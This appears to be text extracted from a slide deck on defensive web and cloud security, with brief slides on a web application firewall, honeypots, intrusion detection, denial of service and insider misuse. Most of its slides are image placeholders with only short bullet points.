


WEB Application Firewall




WEB Honeypot

- Build honeypot to catch attackers




WEB Honeypot

- Attackers who access to honeypot will be blocked by WAF or Firewall




Intrusion Detection/Protection System

- Detect bad behavior and block it further




Intrusion Detection/Protection System

- Detect bad behavior and block it further




Denial of Service


- Everything is protected, but ruffian hacker can block our services. DDoS attack



Denial of Service




Denial of Service




System Security Management

- Internal malicious/misuse user




System Security Management

- Internal malicious/misuse user



Cloud Security Architecture on AWS





